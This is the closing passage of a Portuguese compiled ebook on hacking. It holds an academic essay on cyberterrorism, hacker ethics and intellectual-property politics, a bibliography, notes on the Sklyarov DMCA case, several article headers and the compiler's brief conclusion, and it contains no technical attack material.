O primeiro adverte: "softwares de criptografia, ferramentas para sigilo que agentes da inteligência norte-americana adorariam possuir poucos anos atrás, estão agora livremente disponíveis na Internet para qualquer um, a qualquer momento, em qualquer lugar". E o segundo completa: "hackers, no início, eram apenas habilidosos e curiosos programadores interessados em fazer e consertar todo tipo de software. Mas a nova geração não é tão ética assim". O documentário terminava com a notícia de um grande evento que reuniu especialistas, para simular e estudar os possíveis ataques em massa, por software, à infraestrutura digital do planeta. E deixava para os últimos segundos a anticlimática nota de rodapé: os especialistas reunidos concluiram que tais ataques são inviáveis "ainda".

Intrigante, já que a Internet é arquetípica da questão shakespeareana do software. Nasceu de um projeto na guerra fria (o ARPA) para neutralizar assimetrias causáveis por explosões atômicas sobre centros militares de comando e controle, usando a malha física da telofonia já instalada. Desenvolveu-se como projeto científico, provendo linguagem comum (o TCP/IP) para comunicação entre redes de computadores, com roteamento de tráfego adaptativo e opaco ao conteúdo. Expandiu-se com o esforço cooperativo por ela mesma sinergizado, onde o modelo de produção e negócio de software que o trata como linguagem, livre e de código aberto, viabilizou-se. E transformou-se, no limite, em infra-estrutura semiológica capaz de minar qualquer hierarquia de controle da difusão do conhecimento, incluisve aquela que na origem pretendia de outro modo reforçar.

Vemo-la nesta ação-limite em praticamente todos os recentes tropeços de tiranias. Quando Boris Yeltsin, em 1991, subiu num tanque para proclamar ao mundo, diante de câmeras de TV numa praça de Moscou, o fim da União Soviética, ele conhecia seu script e seus riscos. Era o desfecho de um golpe branco que depunha Gorbachov na velocidade da luz e de dedos teclando e-mails. O golpe derramou muitos bits, em vez de sangue. O mesmo se deu na queda de Suharto na Indonésia, em 1998, e em recentes contragolpes à mentira oficial deslavada. Na Venezuela, contra a quartelada que derrubaria Chavez, e na Espanha, contra

a reeleição de Aznar. Ali com macabra ironia, pois a mentira era justamente sobre a origem e possíveis causas do ataque terrorista de 11 de Março. E por último, câmeras digitais de celulares causaram, em Abu Grhaib, mais estragos numa assimetria farisaica do que inúmeros homens-bomba, sem sangue algum a mais.

Ciberética e guerra cognitiva

A ética na nova geração de hackers, na verdade, não falta: é outra, mais própria aos novos meios de capitalizar assimetrias informacionais com a Internet. Devido a este salto evolutivo, hierarquias abaladas em seu poder de gerá-las e explorá-las estão, com o perdão da palavra, ciber-aterrorizadas. Reagem para preservar a velha ordem, querem a neo-contra Reforma em nome do princípio da infalibilidade. Não mais do Santo Papa mas das leis de mercado, cuja regulamentação querem ditar em tempo real. Sua batalha da hora é em defesa do monopólio da nomeação do terror, que legitima o neo-imperialismo hobbesiano. Jack Valenti, então presidente da associação dos estúdios de hollywood (MPAA), declara que sua cruzada contra quem copia ilegalmente DVDs é a "nossa guerra contra o terror". E a mídia, é só a retaguarda na neo-contra Reforma. Seu principal teatro de operações são os parlamentos, os sentimentos e pensamentos da magistratura.

Parece paranóia conspiracionaista, mas, enquanto falo, os autos-de-fé e as fogueiras da neo-Inquisição estão sendo preparados. Desta vez contra idéias tidas como ameaça à ordem político-econômica, não mais à ordem sacro-eclesiástica, porém com o mesmo inconfesso alvo: o controle da geração e difusão do conhecimento. Preparados com mensagens subliminares, como o documentário da CBS no "History Channel"; com conchavos políticos, como nos bastidores do conselho de ministros da União Européia, para revisão sorrateira da diretiva votada pelo parlamento sobre patenteabilidade de idéias úteis à escrita de softwares [12]; com tropas e suprimentos, na corrida insana às patentes de idéias, e na esotérica radicalização normativa da propriedade intelectual [13]; e com missões exploratórias, como no cerco kafkiano para rapto jurídico da propriedade intelectual de softwares licenciados ao livre conhecimento e usufurto, no caso SCO [14].

Quem precisa achar inimigos em qualquer parte, lançando ameaças, intimidações e chantagens em nome da liberdade, certamente os terá. Quem, no Direito, se refugiar em Kelsen para lavar as mãos, terá sua vez, ao mais tardar na história. Liberdade, como dizia Cecília Meirelles, não há quem defina, e não há quem não entenda. De minha parte, entendo que a do capital se antagoniza cada vez mais com a do Espírito humano. Se aceitarmos o alerta de Bohr e os conselhos de Sun Tsu, o desafio de que fala o primeiro começa na tarefa de conhecer a ameaça comum, que nos zumbe. Devemos ser humildes, serenos e tenazes diante da tentação de pensarmos, em meio ao zumbido, que esta tarefa é vicária, impossível ou já cumprida. O mundo está mudando sempre mais rápido, a nuvem de bits é amorfa e o seu sentido singular é inexpressável, mas é aonde pode estar a nova rota da liberdade humana, interditada pela do capital.

Afinal, o que me conecta ao autor do alerta na abertura, trazendo-nos até aqui? Bohr se sentiu envolvido por ter ensinado à humanidade como pode a física quântica; e eu, por ensinar a meus alunos como pode o software. Para encerrar, trago uma mensagem de

Stephen Hawking, talvez o maior cosmologista vivo, anunciada quando lhe restava o movimento de apenas um único dedo. Na verdade, trata-se do mesmo recado do oráculo de Delfos a Sócrates: "o maior inimigo do conhecimento não é a ignorância, mas a ilusão do conhecimento". Peço licença para acrescentar, a essa classe de inimigos do conhecimento, a interdição pelos fariseus.

25.6.Bibliografias

Ciberterrorismo e Guerra Cognitiva

[1]- Hobbes, T. "*The Leviatan*", London, 1651

[2]- Sevcenko, N.: "*Óculos escuros para todos*", CartaCapital, 28 de julho de 2004, pp. 51.

[3]- Tsu, S.: "*A Arte da Guerra*", trad. Pietro Nasseti, São Paulo, Claret ed., 2001

[4]- Azevedo, A. C. A. - "*Dicionário de nomes, termos e conceitos históricos*". 3a. ed. Rio, Nova Fronteira, 1999

[5]- Cassirer, E. "*O Mito do Estado*" Trad. Álvaro Cabral, São Paulo, F-QM ed., 2003.

[6]- Ernout, A. & Meillet, A. - *Dictionnaire étymologique de la langue latine. Histoire des mots*, 4.ed. Paris, Ed. Klincksieck, 1979.

[7]- Thorndike, L: *Journal of the History of Ideas*, IV, n.1, jan 1943 (op. cit. [5])

[8]- Jefferson, T. "*Writings*", org. Paul Chester Ford, NY, O.P. Putman's Sons, X, 343 (op. cit. [5])

[9]- Bush, G. W. "*The National Security Strategy of The United States of America*". Washington DC., USA, 2002. http://www.whitehouse.gov/nsc/nss.pdf

[10]- Stiglitz, J. "*Os exuberantes anos 90*" (trad.), Schwarcz ed., São Paulo, 2003.

[11]- Costa, A. L.: "*Corrupção high-tech*", CartaCapital, 20 de fevereiro de 2004, pp. 38-43.

[12]- Jones, P.: "*More on EU Patents: the storm is growing*"
http://www.groklaw.net/article.php?story=20040708073049832 acessado 1/8/04

[13]- Rezende, P: "*Sapos piramidais nas guerras virtuais, episódio VI:A guerra cognitiva*"
http://www.cic.unb.br/docentes/pedro/trabs/fisl2004.html
[14]- Jordan, M. "*Interview with editor of Groklaw*"
http://www.groklaw.net/staticpages/index.php?page=20031004190519196 acessado 1/8/04

Onde estão os verdadeiros crimes de informática?

- Para um preâmbulo sobre a MP2200 veja
  Totalitarismo Digital

- Mesmo depois da Adobe System retirar sua queixa contra Sklyarov, o governo dos EUA manteve a acusação e o pedido de prisão preventiva. No dia 6 de Agosto, Sklyarov foi solto sob fiança, e aguarda na casa de um amigo em San Jose, California, audiência com um juiz federal de San Francisco, marcada para 23/08/01. Seu passaporte russo está detido no FBI.

- Veja também o artigo do *Presidente da República, Fernando Henrique Cardoso*, no caderno Opinião do Jornal do Brasil de domingo 12/08/01, comentando os mesmos temas gerais abordados neste artigo e convidando a sociedade brasileira a "*trabalhar em maior sintonia para a criação de uma globalização cidadã*"em http://www.jb.com.br/jb/papel/brasil/2001/08/11/jorbra20010811003.html

- Em 29 Aug 2001
  Uma corte federal americana indiciou Skiarov e sua companhia por cinco violações do DMCA. A pena total pode chegar a 25 anos de prisão

AP, Reuters on Sklyarov indictment:
http://dailynews.yahoo.com/htx/ap/20010828/tc/hacker_convention_arrest_5.html
http://dailynews.yahoo.com/htx/nm/20010828/tc/tech_hacker_dc_5.html

Politech archive: U.S. v. Sklyarov:
http://www.politechbot.com/cgi-bin/politech.cgi?name=sklyarov

Publicado no caderno de informática do Jornal do Brasil em 26/07/01

Prof. Pedro Antonio Dourado de Rezende
Departamento de Ciência da Computação
Universidade de Brasilia

Kafka, Orwell e os Crimes de Informática

Publicado no caderno "internet" do Jornal do Brasil em 07/09/00

Prof. Pedro Antonio Dourado de Rezende
Departamento de Ciência da Computação
Universidade de Brasília

Jon Johansen: Bandido ou Herói?

Publicado no caderno "internet" do Jornal do Brasil em 20/04/00
[com atualizações]

Prof. Pedro Antonio Dourado de Rezende
Departamento de Ciência da Computação
Universidade de Brasília

Crimes pela Internet

Vienna International Centre
PO Box 500, A-1400 Vienna, Austria
Tel: (+43-1) 26060 3348
Fax: (+43-1) 26060 5899
Email: unis@unvienna.org
http://www.unis.unvienna.org/
For information only – not an official document
No. 6
GABINETE DAS NAÇÕES UNIDAS CONTRA A DROGA E A CRIMINALIDADE
11.º Congresso das Nações Unidas sobre Prevenção do Crime e
Justiça Penal
18 a 25 de Abril de 2005, Banguecoque, Tailândia

Conclusão Final

Espero que tenham aprendido com esse Ebook, que com uma única finalidade a idéia principal era de ajudar os administradores de sistemas a protegerem melhor seus sistemas, dando assim uma idéia bem ampla e técnica desse trabalho.E para nossos queridos leitores Hackers, espero que tenham aprendido algo aqui,e lembrem-se “O maior Hacker não é aquele que tem mais páginas invadidas, mas sim o que Ajuda as pessoas”.

Esse Ebook Foi Feito pelo Autor: SmiTh (www.securityunderground.com)

Ebook by: “Hackers Secrets And Confessions ®”